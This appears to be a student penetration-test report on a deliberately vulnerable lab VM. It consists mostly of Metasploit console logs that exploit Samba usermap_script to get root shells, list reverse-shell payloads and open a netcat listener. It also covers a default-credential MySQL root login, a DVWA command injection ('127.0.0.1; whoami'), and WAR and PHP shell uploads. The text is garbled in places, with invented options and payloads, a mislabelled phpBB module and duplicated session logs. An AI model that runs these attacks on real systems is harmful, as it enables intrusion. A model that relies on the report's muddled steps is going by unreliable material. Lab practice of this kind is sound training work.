0 exploit/multi/samba/usermap_script 2007-05-14 excellent No Samba "username map script" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.112
[*] RHOST => 192.168.56.112
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.0.2.15
[*] LHOST => 10.0.2.15
msf6 exploit(multi/samba/usermap_script) > 

```

Right Ctrl

We use the port 445 to execute the payload which we will choose

```
Voldemort [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@oltijanuzi:~ kali@oltijanuzi:~ kali@oltijanuzi:~ 
After interacting with a module you can manually set a TARGET with set TARGET 'Windows XP'

msf6 > use 15
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.56.112
RHOST set to 192.168.56.112
msf6 exploit(multi/samba/usermap_script) > set REPORT 445
REPORT => 445
msf6 exploit(multi/samba/usermap_script) > show payloads

Compatible Payloads

```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/adduser	.	normal	No	Add user with useradd
1	payload/cmd/unix/bind_awk	.	normal	No	Unix Command Shell, Bind TCP (via awk)
2	payload/cmd/unix/bind_box_telnetd	.	normal	No	Unix Command Shell, Bind TCP (via box telnetd)
3	payload/cmd/unix/bind_inetd	.	normal	No	Unix Command Shell, Bind TCP (inetd)
4	payload/cmd/unix/bind_jj5	.	normal	No	Unix Command Shell, Bind TCP (via jj5)
5	payload/cmd/unix/bind_lwp	.	normal	No	Unix Command Shell, Bind TCP (via lwp)
6	payload/cmd/unix/bind_netcat	.	normal	No	Unix Command Shell, Bind TCP (via netcat)
7	payload/cmd/unix/bind_netcat_gaping	.	normal	No	Unix Command Shell, Bind TCP (via netcat -e)
8	payload/cmd/unix/bind_netcat_gaping_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via netcat -e) IPv6
9	payload/cmd/unix/bind_perl	.	normal	No	Unix Command Shell, Bind TCP (via perl)
10	payload/cmd/unix/bind_perl_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
11	payload/cmd/unix/bind_r	.	normal	No	Unix Command Shell, Bind TCP (via R)
12	payload/cmd/unix/bind_ruby	.	normal	No	Unix Command Shell, Bind TCP (via Ruby)
13	payload/cmd/unix/bind_scrypt_ipv6	.	normal	No	Unix Command Shell, Bind TCP (via scrypt) IPv6
14	payload/cmd/unix/bind_socat_sctp	.	normal	No	Unix Command Shell, Bind SCTP (via socat)
15	payload/cmd/unix/bind_socat_udp	.	normal	No	Unix Command Shell, Bind UDP (via socat)
16	payload/cmd/unix/bind_zsh	.	normal	No	Unix Command Shell, Bind ZSH
17	payload/cmd/unix/bind_zsh_zsh	.	normal	No	Unix Command Shell, Bind ZSH (via zsh)
18	payload/cmd/unix/pingback_bind	.	normal	No	Unix Command Shell, Pingback Bind TCP (via netcat)
19	payload/cmd/unix/pingback_reverse	.	normal	No	Unix Command Shell, Pingback Reverse TCP (via netcat)
20	payload/cmd/unix/reverse	.	normal	No	Unix Command Shell, Double Reverse TCP (telnet)
21	payload/cmd/unix/reverse_awk	.	normal	No	Unix Command Shell, Reverse TCP (via awk)
22	payload/cmd/unix/reverse_bash_telnet_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
23	payload/cmd/unix/reverse_jj5	.	normal	No	Unix Command Shell, Reverse TCP (via jj5)
24	payload/cmd/unix/reverse_ksh	.	normal	No	Unix Command Shell, Reverse TCP (via Ksh)
25	payload/cmd/unix/reverse_lwp	.	normal	No	Unix Command Shell, Reverse TCP (via lwp)
26	payload/cmd/unix/reverse_ncat_ssl	.	normal	No	Unix Command Shell, Reverse TCP (via ncat)
27	payload/cmd/unix/reverse_netcat	.	normal	No	Unix Command Shell, Reverse TCP (via netcat)
28	payload/cmd/unix/reverse_netcat_gaping	.	normal	No	Unix Command Shell, Reverse TCP (via netcat -e)
29	payload/cmd/unix/reverse_perl_openssl	.	normal	No	Unix Command Shell, Reverse TCP (via perl) (openssl)
30	payload/cmd/unix/reverse_perl	.	normal	No	Unix Command Shell, Reverse TCP (via Perl)
31	payload/cmd/unix/reverse_perl_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
32	payload/cmd/unix/reverse_php_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via php)
33	payload/cmd/unix/reverse_python	.	normal	No	Unix Command Shell, Reverse TCP (via Python)
34	payload/cmd/unix/reverse_python_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via Python)
35	payload/cmd/unix/reverse_r	.	normal	No	Unix Command Shell, Reverse TCP (via R)
36	payload/cmd/unix/reverse_ruby	.	normal	No	Unix Command Shell, Reverse TCP (via Ruby)
37	payload/cmd/unix/reverse_ruby_ssl	.	normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
38	payload/cmd/unix/reverse_socat_sctp	.	normal	No	Unix Command Shell, Reverse SCTP (via socat)
39	payload/cmd/unix/reverse_socat_tcp	.	normal	No	Unix Command Shell, Reverse TCP (via socat)
40	payload/cmd/unix/reverse_socat_udp	.	normal	No	Unix Command Shell, Reverse UDP (via socat)
41	payload/cmd/unix/reverse_ssh	.	normal	No	Unix Command Shell, Reverse TCP (via ssh)
42	payload/cmd/unix/reverse_double_telnet	.	normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)
43	payload/cmd/unix/reverse_tclsh	.	normal	No	Unix Command Shell, Reverse TCP (via Tclsh)
44	payload/cmd/unix/reverse_zsh	.	normal	No	Unix Command Shell, Reverse TCP (via Zsh)

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.0.2.15
[*] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 10.0.2.15
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/samba/usermap_script) > run
[*] Started bind TCP handler against 192.168.56.112:4444
[*] Command shell session 1 opened (10.0.2.15:36749 -> 192.168.56.112:4444) at 2025-06-02 05:31:12 -0400
whoami
root

```

Setting the payload selected and gaining access from the 445 port

```
Voldemort [Running] - Oracle VirtualBox
File Machine View Input Devices Help
kali@oltijanuzi:~ kali@oltijanuzi:~ kali@oltijanuzi:~ 
Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

Usage: set [options] [name] [value]

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.


OPTIONS:
  -c, --clear  Clear the values, explicitly setting to nil (default)
  -g, --global  Operate on global datastore variables
  --help       Help banner.

msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/mind_map
PAYLOAD => cmd/unix/mind_map
msf6 exploit(multi/samba/usermap_script) > set LHOST 10.0.2.15
[*] Unknown datastore option: LHOST. Did you mean RHOST?
LHOST => 10.0.2.15
msf6 exploit(multi/samba/usermap_script) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/samba/usermap_script) > run
[*] Started bind TCP handler against 192.168.56.112:4444
[*] Command shell session 1 opened (10.0.2.15:36749 -> 192.168.56.112:4444) at 2025-06-02 05:31:12 -0400
whoami
root


```

Exploiting Tomcat WAR Upload

To exploit TOMCAT we see that is a web server and open it from the browser using its port 8180




We upload the war which we created using MSFVENOM




Couldn't trigger the attack.war file which we created with MSFVENOM

Exploiting Dovecot IMAP

The imap service was not up and could not be exploited, which was reported to us that it is a threat and it is up and open.



We also tried Telnet-ing into it but it didn't work



Exploiting WebDAV Upload

We exploited and uploaded files to gain access from WebDav which gave us access over the system

```

Voldemort [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@oltjanuzi:~/Desktop kali@oltjanuzi:~ kali@oltjanuzi:~ 
Compatible Payloads
Id Name of /dav Disclosure Date Rank Check Description
0 payload/cmd/unix/adduser . normal No Add user with useradd
1 payload/cmd/unix/bind_perl . normal No Unix Command Shell, Bind TCP (vi
a Perl)
2 payload/cmd/unix/bind_perl_ipv6 . normal No Unix Command Shell, Bind TCP (vi
a perl) IPv6
3 payload/cmd/unix/bind_ruby . normal No Unix Command Shell, Bind TCP (vi
a Ruby)
4 payload/cmd/unix/bind_ruby_ipv6 . normal No Unix Command Shell, Bind TCP (vi
a Ruby) IPv6
5 payload/cmd/unix/generic . normal No Unix Command, Generic Command Ex
ecution
6 payload/cmd/unix/reverse . normal No Unix Command Shell, Double Rever
se TCP (telnet)
7 payload/cmd/unix/reverse_bash . normal No Unix Command Shell, Reverse TCP
(/dev/tcp)
8 payload/cmd/unix/reverse_bash_telnet_ssl . normal No Unix Command Shell, Reverse TCP
SSL (telnet)
9 payload/cmd/unix/reverse_perl . normal No Unix Command Shell, Reverse TCP
(via Perl)
10 payload/cmd/unix/reverse_perl_ssl . normal No Unix Command Shell, Reverse TCP
SSL (via Perl)
11 payload/cmd/unix/reverse_python . normal No Unix Command Shell, Reverse TCP
(via Python)
12 payload/cmd/unix/reverse_python_ssl . normal No Unix Command Shell, Reverse TCP
SSL (via Python)
13 payload/cmd/unix/reverse_ruby . normal No Unix Command Shell, Reverse TCP
(via Ruby)
14 payload/cmd/unix/reverse_ruby_ssl . normal No Unix Command Shell, Reverse TCP
SSL (via Ruby)
15 payload/cmd/unix/reverse_ssl_double_telnet . normal No Unix Command Shell, Double Rever
se TCP SSL (telnet)

msf exploit(unix/webapp/phpbb_highlight) > set payload cmd/unix/bind_ruby
payload => cmd/unix/bind_ruby
msf exploit(unix/webapp/phpbb_highlight) > run
[*] No valid topic ID found, please specify the TOPIC option.
[*] Started bind TCP handler against 192.168.56.112:4444
[*] Command shell session 1 opened (10.8.2.19:45121 -> 192.168.56.112:4444) at 2025-06-02 06:31:44 -0400
whoami
root

```

MySQL Default Credentials

Here we had to exploit the MySQL by entering default credentials and got access immediately

```
kali@oltijanuzi:~$ telnet 192.168.56.112 112
Trying 192.168.56.112...
telnet: Unable to connect to remote host: Connection refused
(kali㉿kali:~)$ cadaver http://192.168.56.112/dav/
dav:/dav> ls
listing collection '/dav/': collection is empty.
dav:/dav> help
Unrecognised command. Type 'help' for a list of commands.
dav:/dav> password
Unrecognised command. Type 'help' for a list of commands.
dav:/dav> ls
listing collection '/dav/': collection is empty.
dav:/dav> cd ..
zsh: segmentation fault  cadaver http://192.168.56.112/dav/
(kali㉿kali:~)$ nc -lvp 4444
listening on [any] 4444 ...
^C
(kali㉿kali:~)$ mysql -h 192.168.56.112 -u root --skip-sql -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 23
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2010, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


MySQL [(none)]>
```

DVWA Command Injection

Here we injected a command inside an input field


URL: <http://192.168.56.112/dvwa>

Injection: 127.0.0.1; whoami




DVWA File Upload


Here we uploaded a shell.php file created and triggered it



